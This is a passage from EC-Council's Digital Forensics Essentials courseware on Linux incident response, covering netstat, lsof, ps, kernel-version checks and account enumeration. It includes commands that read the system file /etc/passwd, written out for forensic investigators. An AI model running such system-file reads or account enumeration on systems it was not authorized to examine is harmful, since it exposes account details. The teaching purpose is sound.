


Figure 7.13: Execution of nmap command to check for UDP port connections

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding Programs/Processes Associated with a Port

Forensic investigators need to identify the applications/programs that are running on various ports so that malicious programs (if any) can be detected. Running the **`netstat`** command can help investigators determine the applications/programs/processes running on a machine and the specific ports associated with them.

Command:

```
netstat -tulpn
```

Parameters:

- **`-t`**, shows TCP ports
- **`-u`**, shows UDP ports
- **`-l`**, displays listening ports
- **`-p`**, lists PID/Program name
- **`-n`**, displays address in numerical form

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.14: Execution of netstat command with -t, -u, -l, -p and -n options

- In the figure above, **cupsd** is the process with PID **11806**, running on port **631**.
- Investigators can also run the **lsof** command to list the processes running on open ports. If investigators want to obtain filtered information on ports in the '**LISTEN**' state, they should add the **grep** command along with the '**LISTEN**' option in the **lsof** command.

Command:

```
lsof -i -P -n | grep LISTEN
```





Figure 7.15: Execution of lsof command to check for process running on open ports

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Data on Open Files

The collection of open file data is an important part of Linux forensics, as it helps investigators detect the presence of suspicious files/programs running on a system.

Investigators should execute the **`lsof`** command without any options to retrieve information on all active processes and open files.

Command:

`lsof`

Note: Since the output generated by this command might include a large amount of information, the command can be combined with the pipe symbol (|) and '**`more`**' flag, which all allows the output to be viewed page by page.




Figure 7.16: Execution of lsof command to check for data on open files


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To list the open files for the user currently logged into the system an investigator can run the **`lsof`** command in the following manner:

Syntax:

```
lsof -u <user_name>
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Viewing Running Processes in the System

Forensic investigators should run the **ps** command to retrieve details pertaining to the processes currently running on the system. The output returned by this command also provides investigators with information on the process identification numbers (PIDs) corresponding to the running processes.

The command also displays details, such as central processing unit (CPU) usage, memory usage, and names of the running commands. Investigators should examine the process tree to check for any suspicious child processes and dependencies.

When the **ps** command is executed without any options, it only displays the processes currently executing under the logged-in user account. If investigators want to obtain information on running processes for all user accounts, they should issue the **ps** command followed by the flag **auxww**.





Figure 7.17: Running ps command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Collecting Non-volatile Data

The state of non-volatile data does not change when the machine is turned off. During forensic investigation, the investigators should collect non-volatile information such as system information, user login history, system logs, and hidden files to construct timeline analysis of the incident that occurred.

Non-volatile data includes the following:

- System information
- Kernel information
- User accounts
- Currently logged-in users and login history
- System logs
- Linux log files
- User history file
- Hidden files and directories
- Suspicious information
- File signatures
- File information obtained using file and strings command
- Writable files obtained using the find command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting System Information

Investigators can execute the **`cat /proc/cpuinfo`** command to view details about the CPU on a machine




Figure 7.18: Running cat /proc/cpuinfo command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigators should run the **`cat /proc/self/mounts`** command to view mount points and mounted external devices




Figure 7.19: Running cat /proc/self/mounts command

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Kernel Information

The Linux kernel is the core component of the Linux operating system. It manages system resources and facilitates communication exchanges between the hardware and software components. The kernel is also responsible for maintaining the security of the system. Hence, it is important to determine the kernel version in order to update it with security patches if necessary. An investigator can run the following commands to check the Linux kernel version on a system:

```
uname -r
```

(or)

```
cat /proc/version
```

(or)

```
hostnamectl | grep Kernel
```





Figure 7.20: Running commands to collect Kernel Information

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting User Account Information

In Linux systems, local user information is saved in the **/etc/passwd** file. Every individual line in this file contains login information that corresponds to a single user. During forensics investigation, examining the **/etc/passwd** file helps investigators to determine details pertaining to all the user accounts present on the system.

To examine the file, investigators should run the **cat /etc/passwd** command. If they want to list only usernames in the output, they should run the command **cut -d: -f1 /etc/passwd**




Figure 7.21: Running cat /etc/passwd command to collect user account information

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Each line in the output obtained upon running the **`cat /etc/passwd`** command represents the login information of a single user and includes seven fields separated by a colon (:).

You can observe the following about the output format of the **`/etc/passwd`** file by analyzing the first entry in the above figure:

